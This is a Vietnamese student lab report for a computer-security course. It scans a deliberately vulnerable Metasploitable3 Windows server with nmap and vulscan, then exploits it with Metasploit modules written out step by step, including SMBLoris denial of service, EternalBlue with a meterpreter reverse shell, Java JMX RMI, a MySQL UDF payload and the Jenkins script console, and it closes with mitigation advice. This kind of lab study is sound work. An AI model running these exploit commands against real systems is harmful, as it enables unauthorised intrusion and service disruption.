TRƯỜNG ĐẠI HỌC KHOA HỌC TỰ NHIÊN – ĐHQG_HCM
KHOA CÔNG NGHỆ THÔNG TIN

An ninh máy tính

Lab 2

Giảng viên: **Huỳnh Nguyên Chính**
Nguyễn Văn Quang Huy
Ngô Đình Hy

MSSV	**Họ và tên**
20120083	Nguyễn Trọng Hiếu

Mục lục

1. Giới thiệu 3
2. Các bước làm 3
2.1. Sử dụng nmap từ host <192.168.216.9> tới target machine <192.168.216.5>. 3
2.2. Sử dụng nmap với vul-scipt để detect các vulnerabilities trên hệ điều hành. 4
2.3. Khai thác lỗ hổng với metasploit và mô tả. 5
2.3.1 Lỗ hổng liên quan đến SMB bằng SMBLoris – port 445 5
2.3.2 Lỗ hổng liên quan đến MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption – port 445 6
2.3.3 Lỗ hổng liên quan đến Java RMI – port 1617 7
2.3.4 Lỗ hổng liên quan đến Sql – port 3306 8
2.3.5 Lỗ hổng liên quan đến Jenkin – port 8484 9
3. Hướng khác phục 10
4. Nhận xét - kết luận 11
5. Tham khảo 11


1. Giới thiệu

Mục đích: Làm quen với các công cụ khai thác lỗ hổng trên một máy tính. Khai thác các lỗ hổng remote bằng metasploit.

Mô hình mạng:

- Một máy PC chạy hệ điều hành kali linux có tích hợp sẵn các công cụ liên quan (scan, metasploit).
- Một máy window server – 2008 được cài sẵn các phần mềm chứa lỗ hổng được public bởi rapi7 – Metasploitable3.

Các địa chỉ ip của từng máy được thể hiện như sau:



Hình 1: Địa chỉ ip được cấu hình trên cùng một đường mạng đối với pc-host và server-target


2. Các bước làm

2.1.Sử dụng nmap từ host <192.168.216.9> tới target machine <192.168.216.5>.

Lệnh thực hiện:


nmap -Pn -A -oX nmap_report_windowsv_2008 192.168.216.5

- Mở tưởng lửa trên target machine




Hình 2: scan trên server có bật tường lửa

- Tắt tường lửa trên target machine



Nhận thấy: Số port public (và các thông tin liên quan) có thể scan bị giảm đi.




Hình 3: scan khi ko có firewall cho được nhiều kết quả hơn khi firewall được bật.

2.2.Sử dụng nmap với vul-scipt để detect các vulnerabilities trên hệ điều hành.

git clone https://github.com/scipag/vulscan scipag_vulscan

ln -s `pwd`/scipag_vulscan /usr/share/nmap/scripts/vulscan

nmap -sV --script=vulscan/vulscan.nse 192.168.216.5



Hình 4: kết quả scam với Vulscan script

2.3. Khai thác lỗ hổng với metasploit và mô tả

Sử dụng metasploit kết hợp cơ sở dữ liệu postgressql để liệt kê các dịch vụ đang chạy trên máy target để có cái nhìn tổng quát

Các lệnh sử dụng:

systemctl start postgresql

msfdb


msfdb init

msfdb run

db_status

db_nmap -Pn -sTV -T4 --open --min-parallelism 64 --version-all 192.168.216.5 -p –

services --rhost 192.168.216.5



Hình 5: hiện thị thông tin liên quan đến các services scan được trên máy target


2.3.1 Lỗ hổng liên quan đến SMB bằng SMBLoris – port 445

- Reference: link
- Phân loại: *remote*
- Mã CVE
- Mô tả: Lỗ hổng này liên quan đến SMBLoris, một kỹ thuật tấn công được sử dụng để gây quá tải cho máy chủ SMB (Server Message Block là một giao thức mạng sử dụng trong hệ thống Windows để chia sẻ tài nguyên, như tệp và máy in, giữa các máy tính trong mạng), điều này có thể gây ra tình trạng máy chủ không thể phục hồi hoặc làm gián đoạn dịch vụ SMB. Cách hoạt động của lỗ hổng này chưa được mô tả chi tiết trong thông tin được cung cấp. Bằng cách tận dụng lỗ hổng này có thể dẫn đến quá tải máy chủ SMB và gây ra tình trạng máy chủ không phản ứng hoặc gặp sự cố. Điều này có thể gây ra tình huống dịch vụ không khả dụng (DoS) đối với các hệ thống sử dụng giao thức SMB, đặc biệt trong môi trường Windows.
- Quy trình tấn công:

use auxiliary/dos/smb/msb_loris

set rhosts 192.168.216.5

exploit



2.3.2 *Lỗ hổng liên quan đến MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption – port 445*

- Reference: link
- Phân loại: remote
- Mã CEV: 2017-X (X = 0143→0148)
- Mô tả: lỗ hổng mã MS17-010 có ảnh hưởng đến một số lượng lớn phiên bản các hệ điều hành Windows bao gồm Windows XP, Windows 7, Windows 8, và Windows Server 2003-2016. Liên quan đến giao thức SMB (Server Message Block là một giao thức mạng sử dụng trong hệ thống Windows để chia sẻ tài nguyên, như tệp và máy in, giữa các máy tính trong mạng), lỗ hổng bắt đầu nổi vào năm 2017 tồn tại trong giao thức SMBv1 của Windows và cho phép kẻ tấn công từ xa thực hiện tấn công vô hiệu hóa hệ thống bảo mật, thậm chí kiểm soát máy tính mục tiêu. Lỗ hổng cho phép kẻ tấn công gửi các gói tin độc hại vào cổng 445 (port 445) của máy tính mục tiêu. Nếu lỗ hổng này được khai thác thành công, nó có thể gây ra sự phá hủy trong bộ nhớ kernel của hệ thống, dẫn đến tràn bộ đệm và kiểm soát mã thực thi. Khi kẻ tấn công có quyền kiểm soát mã thực thi, họ có thể thực hiện các hành động độc hại, như cài đặt mã độc, thu thập thông tin, hoặc kiểm soát hệ thống từ xa.
- Các bước thực hiện


    use exploit/windows/smb/ms17_010_eternalblue

    set rhosts 192.168.216.5

    set payload windows/x64/meterpreter/reverse_tcp

    exploit

    Sysinfo



Hình 6: Kết quả tấn công smb

2.3.3 *Lỗ hổng liên quan đến Java RMI – port 1617*

- Reference: link
- Phân loại: remote
- Mã CEV: 2015-2342
- Các bước thực hiện
- Mô tả: Lỗ hổng liên quan đến Java RMI liên quan đến việc sử dụng giao thức RMI trong các ứng dụng Java để cho phép các đối tượng Java gọi các phương thức từ xa trên máy tính khác. Điều này có thể dẫn đến một số vấn đề bảo mật nếu không được cấu hình và quản lý đúng cách. Nếu một ứng dụng Java sử dụng RMI mà không kiểm tra đầy đủ tính xác thực và kiểm tra quyền truy cập, một kẻ tấn công có thể khai thác lỗ hổng này để thực thi mã từ xa trên máy chủ mục tiêu. Điều này có thể dẫn đến truy cập trái phép vào hệ thống hoặc thực hiện các hành động độc hại.
- Các lệnh thực hiện:

use auxiliary/scanner/misc/java_jmx_server

set rhost 192.168.216.5

set rport 1617

run

---

use exploit/multi/misc/java_jmx_server


set rhost 192.168.216.5

set rport 1617

run

---

getuid



Hình 7: Kết quả explot java RMI

2.3.4 Lỗ hổng liên quan đến Sql – port 3306

- Reference: link
- Phân loại: remote - Service được cài thêm của hệ thống
- Mô tả: Mục tiêu của cuộc tấn công này có thể là lấy kiểm soát hoặc xâm nhập vào máy chủ MySQL và thực hiện các hành động độc hại. Sử dụng cách thức để chèn và thực thi các hàm máy chủ UDF (User Defined Function) trên máy chủ MySQL. Bằng cách khai thác các lỗ hổng trong MySQL hoặc bằng cách xâm nhập vào máy chủ MySQL, công cụ này có thể cho phép kẻ tấn công thực thi mã từ xa, đôi khi với quyền root hoặc quyền hệ thống cực đại.
- Các lệnh thực hiện

use auxiliary/admin/mysql/mysql_enum

set RHOST 192.168.216.5

set USERNAME root


run

Use exploit/mysql/mysql_udf_payload

Set rhosts 192.168.216.5

set PAYLOAD windows/meterpreter/reverse_tcp

exploit



Hình 8: kết quả exploit sql

2.3.5 *Lỗ hổng liên quan đến Jenkin – port 8484*

- Reference: link
- Phân loại: remote Service được cài thêm của hệ thống
- Mô tả: Lỗ hổng liên quan đến Jenkins - port 8484 là một lỗ hổng bảo mật có thể ảnh hưởng đến hệ thống sử dụng Jenkins, một hệ thống quản lý dự án và liên tục tích hợp phổ biến. Lỗ hổng này cho phép tấn công viên thực hiện các hành động không được ủy quyền trên hệ thống Jenkins, dựa trên việc tận dụng một số lỗ hổng cụ thể. Từ đó có thể có tác động nghiêm trọng, cho phép tấn công viên thực hiện các hành động không được ủy quyền trên hệ thống Jenkins, bao gồm việc thực hiện mã độc, truy cập dữ liệu nhạy cảm, hoặc thậm chí kiểm soát toàn bộ hệ thống Jenkins.
- Các lệnh thực hiện


use exploit/multi/http/jenkins_script_console

set rhosts 192.168.216.5

set rport 8484

set targeturi /

exploit



Hình 9: Kết quả exploit jenkin

3. Hướng khác phục

Sau đây là một số phương pháp tổng quát nói chung áp dụng cho các lỗ hổng được nêu trên. Đồng thời có thể sử dụng kết hợp với các tường lửa và các biện pháp kiểm soát mạng để giới hạn quyền truy cập vào cổng. Tuy nhiên để đối mặt với các vấn đề lỗ hổng ở các phiên bản cụ thể theo loại remote thì cần cập nhật các bản vá mới nhất của hệ điều hành cũng như theo dõi các thông tin bảo mật liên quan một cách thường xuyên trên các trang chính thống.

- Đối mặt với SMB Loris có thể được sử dụng một proxy SMB để giảm tải cho máy chủ SMB. Proxy này có thể được cấu hình để chấp nhận yêu cầu từ mạng ngoại vi và gửi chúng đến máy chủ SMB. Điều này giúp làm giảm nguy cơ quá tải cho máy chủ thực sự. Giám Sát CPU và Tài Nguyên, đồng thời Hạn Chế Quyền Truy Cập cũng như lên Kế Hoạch Khôi Phục Hệ Thống.
- Lỗ hổng SMB - External đã được Microsoft vá bằng bản vá bảo mật MS17-010, và nên được cập nhật đối với tất cả các hệ thống Windows để đảm bảo an toàn. Việc không vá lỗ hổng này có thể khiến hệ thống dễ bị tấn công và gây hại.
- Để bảo vệ khỏi lỗ hổng liên quan đến Java RMI, quản trị viên hệ thống và nhà phát triển cần thiết lập cấu hình RMI một cách an toàn, kiểm tra tính xác thực và quyền truy cập, cũng như cập nhật các phiên bản Java và ứng dụng liên quan đúng cách để khắc phục các lỗ hổng đã biết.
- Đối với biện pháp trong trường hợp tấn công MySQL, đảm bảo rằng bạn đã cài đặt phiên bản mới nhất của phần mềm MySQL và hệ điều hành. Thường xuyên cập nhật và thực hiện các bản vá an ninh được cung cấp bởi nhà sản xuất MySQL. Thường xuyên kiểm tra cấu hình MySQL để đảm bảo rằng không có quyền truy cập không cần thiết hoặc quyền root không an toàn được cấp phép.
- Để bảo vệ hệ thống khỏi lỗ hổng Jenkin – port 8484, cần phải cập nhật Jenkins lên phiên bản mới nhất hoặc áp dụng các biện pháp an ninh khác được cung cấp bởi nhà sản xuất Jenkins. Ngoài ra, nên thực hiện kiểm tra và giám sát hệ thống để phát hiện và ngăn chặn bất kỳ hoạt động không ủy quyền nào.

4. Nhận xét - kết luận

Yêu cầu		Mức độ hoàn thành
Namp	Firewall – open	100%
	Firewall – close	100%
Nmap + vul-scrip		100%
Remote attack	SMBLoris NBSS Denial of Service	100%
	SMB- eternalblue	
	Java RMI	
	MySQL	
	Jenkin	

Cần lưu ý các version của cả máy target + version của các dịch vụ trên máy target nhắm tới và các gói exploit, vulnarability của các tools sử dụng.

5. Tham khảo

[1] Metasploitable window walkthrough

[2] Metasploit_Cook_book